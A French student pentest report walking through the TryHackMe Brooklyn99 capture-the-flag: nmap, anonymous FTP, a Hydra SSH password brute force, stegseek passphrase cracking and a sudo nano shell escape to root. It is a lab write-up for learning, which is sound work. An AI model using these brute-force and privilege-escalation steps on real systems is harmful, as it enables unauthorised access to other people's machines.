
Esirem Informatique & Réseaux options : Sécurité et Qualités Réseaux

Rapport de pentest - Projet 3A

TryHackMe : Brooklyn99

Auteurs :
HUBERT Matéo, BOUQUILLON Erwan, SOULAIROL Lilian

Professeur référent :
BEZE Alexandre



2023-2024

Table des matières

1 Objectifs

1.1 Compétences requises

Ce CTF est réalisé sous l'environnement KaliLinux tournant sur Oracle VM virtualbox et cible la machine Brooklyn99 trouvable sur le site de TryHackMe. Les compétences requises pour arriver à mener ce CTF sont :

-L'énumération de services et de dossiers avec nmap et dirbuster.

-L'utilisation des outils stegseek et steghide permettent d'extraire des informations dissimulé à l'intérieur de données (dans cette machine, on sera amené à extraire des informations de fichier png).

-L'utilisation de Hashcat pour trouver le mot de passe d'un utilisateur avec son hash.

-L'énumération système a pour but d'exposer toutes les failles potentielles en fonction de l'importance dans le but d'une escalade de privilèges.

1.2 Objectif final du CTF

L'objectif final de ce CTF et de trouver un user flag et un root flag. Pour se faire, on va utiliser une partie de la technique Cyber Kill Chain qui nous vient du domaine militaire et qui décompose les attaques en 7 phases. Cependant dû à la simplicité de ce challenge, nous allons utiliser uniquement 3 étapes qui sont les suivantes :

-La reconnaissance afin de récupérer un maximum d'informations sur la ou les victimes comme par exemple les technologies utilisées, les ports ouverts, les utilisateurs, les versions des services actifs etc... L'objectif de cette phase est d'identifier des vulnérabilitées que l'on pourra potentiellement exploitées dans la phase suivante afin de déterminer le meilleur vecteur d'attaque.

-L'exploitation, où l'on va essayer de tirer profit de la phase de reconnaissance afin d'exploiter les différentes failles pour mettre un premier pied dans la machine ou les machines cibles.

-La phase d'escalade de privilèges a pour but de renforcer l'accès initial ou de trouver d'autres chemins pour se connecter à la machine. On souhaite également obtenir le plus de privilèges pour avoir accès au plus de contenu possible voir de pivoter sur une autre machine.

2 Reconnaissance

2.1 Nmap

Pour commencer la phase de reconnaissance nous allons utiliser l'outil Nmap pour scanner tous les ports ouverts ainsi que les services qui tournent dessus.

```
[~/THM/Brooklyn99]
erbou > sudo nmap -A -v -oA Brooklyn99_nmap.txt 10.10.224.247
```

Nous utilisons les options -A pour détecter la version des services qui tournent sur la cible, le système d'exploitation de la cible le tout en utilisant un script d'énumération classique. L'option -v pour que nmap liste au fur et à mesure les ports trouvés ainsi que l'option -oA pour enregistrer les résultats du scan dans tout les formats possibles sous le nom de Brooklyn99_nmap sans oublier l'adresse IP de la cible (ici 10.10.224.247).

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.9.249.105
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 4
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 16:7f:2f:fe:0f:ba:98:77:7d:6d:3e:b6:25:72:c6:a3 (RSA)
|   256 2e:3b:61:59:4b:c4:29:b5:e8:58:39:6f:6f:e9:9b:ee (ECDSA)
|_  256 ab:16:2e:79:20:3c:9b:0a:01:9c:8c:44:26:01:58:04 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.29 (Ubuntu)
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
```

Après la fin de l'exécution du script, on peut voir qu'un serveur http tourne sur le port 80. Allons donc voir à quoi ressemble le site Web puis inspectons le code source afin de voir si l'on trouve une information utile. On remarque que la page Web est constitué d'une simple image du film Brooklyn99. On retrouve également le port tcp ouvert avec un fichier "note to jake.txt" que nous allons essayer de récupérer.

Voici l'image que l'on peut apercevoir sur le site web :

Intéressons-nous maintenant au code source de cette page internet.

```
<!DOCTYPE html>
<html>
<head>
<meta name="viewport" content="width=device-width, initial-scale=1">
<style>
body, html {
  height: 100%;
  margin: 0;
}

.bg {
  /* The image used */
  background-image: url("brooklyn99.jpg");

  /* Full height */
  height: 100%;

  /* Center and scale the image nicely */
  background-position: center;
  background-repeat: no-repeat;
  background-size: cover;
}
</style>
</head>
<body>

<div class="bg"></div>

<p>This example creates a full page background image. Try to resize the browser window to see how it always will cover the full screen (when scrolled to top), and that it scales nicely on all screen sizes.</p>
<!-- Have you ever heard of steganography? -->
</body>
</html>

```

En lisant cette page, on peut apercevoir un indice pour nous aider dans la résolution de ce CTF. On a la ligne "<!– Have you ever heard of steganography ? –>" qui est un commentaire en html, donc non visible sur la page web. La steganographie consiste à dissimuler discrètement de l'information dans un media de couverture, c'est donc sur cette piste que nous allons nous pencher.

2.2 FTP

Le protocole FTP est un protocole de transfert de fichier par internet. Il permet l'échange de commandes et de données. Essayons de nous connecter, pour cela on spécifie l'adresse IP de la machine. Ensuite, on nous demande un login alors on saisit anonymous puis un mot de passe qui correspond à une chaine de caratère vide.

```
[~/THM/Brooklyn99]
erbou ftp 10.10.179.246
Connected to 10.10.179.246.
220 (vsFTPd 3.0.3)
Name (10.10.179.246:erbou): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||25869|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             119 May 17  2020 note_to_jake.txt
226 Directory send OK.
```

Ainsi on obtient une connexion réussie et il nous est possible d'accéder au fichier "note to jake.txt"

```
ftp> get note_to_jake.txt
local: note_to_jake.txt remote: note_to_jake.txt
229 Entering Extended Passive Mode (|||19466|)
150 Opening BINARY mode data connection for note_to_jake.txt (119 bytes).
100% |*****************************************************************************************|   119
226 Transfer complete.
119 bytes received in 00:00 (1.14 KiB/s)
ftp> bye
221 Goodbye.
```

Pour récupérer le fichier, on utilise la commande get qui va copier le fichier dans le répaertoire dans lequel on se trouve. Ainsi, il nous est possible d'afficher le contenu du fichier :

```
[~/THM/Brooklyn99]
erbou cat note_to_jake.txt
From Amy,

Jake please change your password. It is too weak and holt will be mad if someone hacks into the nine nine
```

On obtient une information sur deux potentiels login (Amy et Jake) en sachant que le mot de passe de Jake doit-être changé car il présente un rique de sécurité.

2.3 gobuster

Pour essayer de trouver des informations supplémentaires nous allons utiliser le logiciel gobuster. Ce logiciel prend en entrée un dictionnaire puis va essayer tout les mots du dictionnaire et chercher si il n'y a pas une page internet qui correspond. C'est ce que l'on appelle du directory brutforce.

```
[~/THM/Brooklyn99]
erbou gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php,txt,html -u http://10.10.179.246
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.179.246
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html               (Status: 403) [Size: 278]
/index.html          (Status: 200) [Size: 718]
/.html               (Status: 403) [Size: 278]
Progress: 350656 / 350660 (100.00%)
===============================================================
Finished
===============================================================
```

Le gobuster n'est pas intéressant car il ne nous liste pas de répertoire utile. C'est pourquoi nous allons passer à la partie d'extraction de données depuis une image

2.4 SSH

On a pu également voir grâce au scan nmap que le port ssh est ouvert. De plus, on a récupéré 2 login grâce eu ftp. On va donc essyer de se connecter à partir de jake étant donné que son mot de passe est mauvais. Voici ce que l'on obtient lorsque l'on essaie de se connecter à Jake :

```
[~/THM/Brooklyn99]
erbou ssh jake@10.10.179.246
The authenticity of host '10.10.179.246 (10.10.179.246)' can't be established.
ED25519 key fingerprint is SHA256:ceqkN71gGrXeq+J5/dquPWgcPWwTmP2mBdFS2ODPZZU.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '10.10.179.246' (ED25519) to the list of known hosts.
jake@10.10.179.246's password:
```

Pour récupérer son mot de passe, on va faire appel à Hydra pour pouvoir cracker son mot de passe.

```
[~/THM/Brooklyn99]
erbou hydra -l jake -P /usr/share/wordlists/rockyou.txt ssh://10.10.179.246/
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-07 10:17:30
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://10.10.179.246:22/
[22][ssh] host: 10.10.179.246   login: jake   password: 987654321
```

Il nous est maintenant possible de se connecter à jake avec le mot de passe : 987654321.

2.5 Steganographie

Dans cette partie, nous allons récupérer une image pour passer des analyses sur cette dernière


```
[~/THM/Brooklyn99]
erbou steghide extract -sf brooklyn99.jpg
Enter passphrase:
steghide: can not uncompress data. compressed data is corrupted.
```

Un problème se pose ici, on a besoin d'une passphrase (mot de passe) pour accéder aux données. On va donc faire appel à steghide pour nous permettre d'obtenir la date contenue dans l'image :

```
[~/THM/Brooklyn99]
erbou time stegseek brooklyn99.jpg /usr/share/wordlists/rockyou.txt
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "admin"
[i] Original filename: "note.txt".
[i] Extracting to "brooklyn99.jpg.out".
the file "brooklyn99.jpg.out" does already exist. overwrite ? (y/n)
y
stegseek brooklyn99.jpg /usr/share/wordlists/rockyou.txt  0.13s user 0.00s system 3% cpu 3.595 total
```


On a récupéré les données à l'intérieur du fichier brooklyn99.jpg.out, essayons d'afficher son contenu.



Ainsi à la fin de cette phase de reconnaissance, on a pu récupérer les informations de 2 utilisateurs Jake et Holts et leur mot de passe respectif.

3 Exploitation

A partir de la phase de reconnaissance, on est maintenant apte à récupérer le user flag. Pour cela, on se connecte en ssh à l'utilisateur jake avec le mot de passe crack avec Hydra 987654321. Ainsi, en se baladant à l'intérieur on parvient à trouver un fichier intitulé user.txt. En affichant ce dernier, on obtient le user flag.



On peut noter qu'il est possible de le faire en utilisant le profil de Holts étant donné qu'on dispose de son mot de passe et que le fichier user.txt se trouve dans le répertoire de Holts.

4 Escalade de Privilège

On s'intéresse ici à obtenir les droits root sur la machine. Pour cela, une fois la connexion ssh établie pour n'importe lequel des utilisateurs, on peut utiliser la commande sudo -l. Cette commande permet d'afficher les commandes par lesquels on peut avoir les droits root.

Après exécution de la commande, on obtient la commande nano. Ainsi on se rend sur le site GTFOBins qui liste tous les abus possibles de cette commande. Voici la liste d'instruction à utiliser pour la commande nano.

```
nano
^R^X
reset; sh 1>&0 2>&0
```

Ainsi on réalise la commande sudo nano qui nous permet par la suite d'exécuter Ctrl*R et Ctrl+X, on saisit ensuite la suite d'instruction reset ; sh 1>&0 2>&0 puis on appuit sur entrée. Une fois cela fait nous sommes bien root :

En se baladant dans les répertoires, on trouve le répertoire root. Or maintenant que nous sommes identifiés comme root, il nous est possible d'accéder à ce répertoire. Pour finir, on afficher le fichier root.txt qui permet de cloturer la machine.
Il était également possible de le faire avec le profil utilisateur de Jake en suivant le même principe. Cependant la commande nous permettant de devenir root sera différente.